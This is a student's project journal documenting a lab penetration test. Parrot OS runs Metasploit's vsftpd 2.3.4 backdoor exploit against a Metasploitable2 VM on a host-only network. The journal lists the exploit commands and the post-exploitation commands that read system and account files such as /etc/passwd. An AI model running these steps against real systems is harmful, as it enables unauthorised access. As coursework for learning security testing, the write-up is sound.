

Journal 2 – Final Project

GitHub link for the final project:

<https://github.com/Trevor-Km/Unix-Pen-Test-Final-Project>

Sunday April 28 2024, for the first week of our project, we spent some time discussing the objectives of our topic, which is a penetration testing project using Kali Linux and Parrot Security OS. Our aim is to explore various penetration testing tools and techniques, we also watched several tutorials on YouTube to better understand the setup and basic operations of Kali Linux and Parrot Security. These tutorials provided a clearer view of how to utilize these tools effectively for security testing.

After gaining some insight, we proceeded to download the ISO files for both operating systems. We chose the latest versions to ensure we had the most up-to-date features and security patches. The download process was straightforward, and we followed the instructions provided in the tutorials to create bootable USB drives for each OS.

Links for tutorials:

<https://www.youtube.com/watch?v=Yg4tV98y69I>

https://www.youtube.com/watch?v=A7c_GOduMbA

<https://www.youtube.com/watch?v=z4WN0sHLUWU>

Link for ISO files:

<https://www.osboxes.org/parrot-security-os/>

<https://www.osboxes.org/kali-linux/>

Sunday, May 5, 2024, this week, my exploration of **Parrot Security OS** deepened, focusing penetration testing tools. I spent considerable amount of time with the **Metasploit Framework**, a key feature of Parrot OS, which facilitates the development and execution of exploits against targeted systems. This tool proved invaluable in simulating attack scenarios, allowing me to apply theoretical knowledge in a controlled environment.

Additionally, I did some testing with **Firejail**, which offers sandboxing capabilities that isolate applications, enabling the safe execution of untrusted programs or code. This functionality is crucial for testing purposes, as it prevents potential system compromises. Thus, we are still deciding if we are going to use it for the project.

Next steps:

1. Exploitation:

Attempt to exploit the identified vulnerabilities using Metasploit or other tools. This could involve trying various exploits to gain unauthorized access or escalate privileges.

Document successful exploits, including how access was gained and how deep into the system the access allows.

2. Post-Exploitation:

Once access is gained, assess what actions can be performed on the compromised system. This might include accessing sensitive data, installing additional tools, or pivoting to other systems.

Friday, May 17th, 2024, this week, I successfully set up a virtual environment for penetration testing using VMware, with Metasploitable2 as the target (victim) and ParrotOS as the attacking system. Here's a detailed account of the process, the challenges I overcame, and the hacking process I undertook: Setting Up Metasploitable2 as the **victim**: I created a VMware for Metasploitable2. I set the processor core to 2, which caused the system to fail during boot. After some troubleshooting, I changed the processor core to 1, which allowed Metasploitable2 to boot up properly. I then faced some login issues upon booting, I struggled with the login credentials but eventually realized that the username and password were both msfadmin. This allowed me to access the system without further issues. After successfully creating and logging in to Metasploitable2. I then created ParrotOS VMware which is intended to be used as the **attacker** in my penetration testing setup.

After successfully booting up and logging in to ParrotOS, I explored the GUI. I found it particularly interesting that ParrotOS comes with VSCode pre-installed, a version of VSCode that allows for coding webpages directly within the OS. I found this cool since I have a passion for making websites. After both vmware were set I then made sure the Network Configuration was set to Host-Only Networking, which is a crucial step for starting the penetration test ensuring no external interference and maintaining security.

Now the **Hacking Process Exploitation**, after setting up both VMs and ensuring they were properly networked, I proceeded with the exploitation process. I used Metasploit on ParrotOS to exploit the vsftpd 2.3.4 backdoor vulnerability on Metasploitable2.

Here are the steps I took to start the Exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS 192.168.56.101
```

```
set RPORT 21
```

```
exploit
```

The exploit successfully opened a command shell session on the target machine.

The next step was to Interact with the Session.

sessions -l, then sessions -i -- when I ran both these commands in the terminal I was getting an error saying invalid ID which I fixed by putting the sessions to the 'background' I then had to confirm with 'y' after that step I ran the 'sessions -i 1' again and it worked I got a message as shown below

```
[msf](Jobs:0 Agents:1) exploit(unix/ftp/vsftpd_234_backdoor) >> sessions -i 1
[*] Starting interaction with 1...
```

After that confirmation I started executing the commands below as follows:

whoami # Confirmed we have root access.

uname -a # Displayed detailed system information.

ifconfig # Showed network configuration.

ls / # Listed root directory contents.

cat /etc/passwd # Displayed user account information.


cd /home

ls # Listed home directory contents.

Displaying a Message on Metasploitable2 Console:

To confirm the successful breach and show our presence, I used the wall command to broadcast a message to the Metasploitable2 console:

wall "We have successfully breached Metasploitable2 using Parrot Security OS"

A screenshot of a terminal window titled "Metasploitable2 [Running] - Oracle VM VirtualBox". The terminal shows a login prompt where 'msfadmin' is entered as both the username and password. It displays system information including the last login time, kernel version (Linux metasploitable 2.6.24-16-server), and Ubuntu's disclaimer. A broadcast message is then shown: "Broadcast Message from root@metasploitable (somewhere) at 19:51 ... I have successfully breached Metasploitable2 using ParrotOS". The window has a standard Ubuntu desktop environment at the bottom with various icons and a taskbar.

```
Metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 19 18:50:36 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Broadcast Message from root@metasploitable
(somewhere) at 19:51 ...
I have successfully breached Metasploitable2 using ParrotOS
```

Overall this project was really fun, it was a fun experience to use ParrotOS to attack and breach metasploitable2 This experience has been both challenging and rewarding.

Next steps:

To present our project to the class

Metasploit link:

<https://github.com/ParrotSec/metasploit-framework>

<https://www.metasploit.com/>

Tutorial for Metasploit:

<https://www.youtube.com/watch?v=Vqt398JZWCQ>

Firejail link:

<https://firejail.wordpress.com/>

Firejail tutorial:

<https://www.youtube.com/watch?v=XjHjRCRJwtk>